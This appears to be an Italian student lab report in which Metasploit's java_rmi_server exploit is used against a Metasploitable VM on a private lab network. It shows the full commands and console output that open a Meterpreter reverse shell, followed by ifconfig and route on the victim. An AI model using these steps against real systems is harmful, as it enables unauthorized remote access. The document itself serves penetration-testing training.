



# Relazione esercizio 27Settembre

Come richiesto da esercizio ho settato l'ip sulla macchina kali




E sulla Metasploitable tramite il comando **sudo nano /etc/network/interfaces**



Resettato l'interfaccia con **sudo /etc/init.d/networking restart** e verificato il ping con la macchina kali

Successivamente utilizzando il comando **msfconsole** per eseguire la console per gli exploit.



Dopo aver trovato l'exploit utile a questo esercizio lo seleziono utilizzando **Use 3**

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (linux/x86/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                       |
|----|----------------------------|
| 2  | Linux x86 (Native Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > 
```

Con **show options** verifico le opzioni settate in **“Required yes”** e le valorizzo, in questo casso setto

**HTTPDELAY** a 20 e **l'rhosts** con l'ip della metasploitable **“192.168.11.112”**.

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/HohyFFR9F61sssH
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:36856) at 2024-09-27 05:21:18 -0400

meterpreter > ifconfig

Interface 1
=====
Name           : lo
Hardware MAC   : 00:00:00:00:00:00
MTU            : 16436
Flags          : UP,LOOPBACK
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name           : eth0
Hardware MAC   : 08:00:27:83:1e:7c
MTU            : 1500
Flags          : UP,BROADCAST,MULTICAST
IPv4 Address   : 192.168.11.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a00:27ff:fe83:1e7c
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff::

Interface 3
=====
Name           : eth1
Hardware MAC   : 08:00:27:d2:a4:ca
MTU            : 1500
Flags          : BROADCAST,MULTICAST

meterpreter > 
```

Dopo aver settato tutto posso eseguire l'exploit col comando **run** e vedo che entra con successo in meterpreter. Di conseguenza posso eseguire il comando **ifconfig** per ottenere la configurazione di rete.

```
meterpreter > route
```

```
IPv4 network routes
```

```
=====
```

<u>Subnet</u>	<u>Netmask</u>	<u>Gateway</u>	<u>Metric</u>	<u>Interface</u>
192.168.11.0	255.255.255.0	0.0.0.0	0	eth0

```
No IPv6 routes were found.
```

```
meterpreter > █
```

E con **route** posso visualizzare la tabella di routing della macchina vittima, dopo aver fatto le mie verifiche posso uscire col comando **exit** e ritornare sulla msfconsole.